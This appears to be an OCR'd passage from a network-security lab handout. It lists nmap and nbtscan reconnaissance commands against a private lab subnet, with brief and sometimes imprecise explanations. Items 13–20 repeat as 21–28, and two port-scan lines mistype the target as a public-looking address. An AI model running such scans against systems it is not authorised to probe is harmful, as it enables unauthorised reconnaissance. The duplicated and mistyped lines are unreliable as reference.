
13) nmap -O 192.168.56.101

Used for OS detection.



14) nmap -A 192.168.56.101

Used for aggressive scan.




15) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




16) nmap 192.168.56.101

It scans the given ip-address.




17) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




18) nmap -sT 192.168.56.101

Scans all the tcp connections.




19) nmap -sU 192.168.56.101

Scans all the udp connections.




20) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.




21) nmap -O 192.168.56.101

Used for OS detection.



22) nmap -A 192.168.56.101

Used for aggressive scan.




23) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




24) nmap 192.168.56.101

It scans the given ip-address.




25) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




26) nmap -sT 192.168.56.101

Scans all the tcp connections.




27) nmap -sU 192.168.56.101

Scans all the udp connections.




28) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.



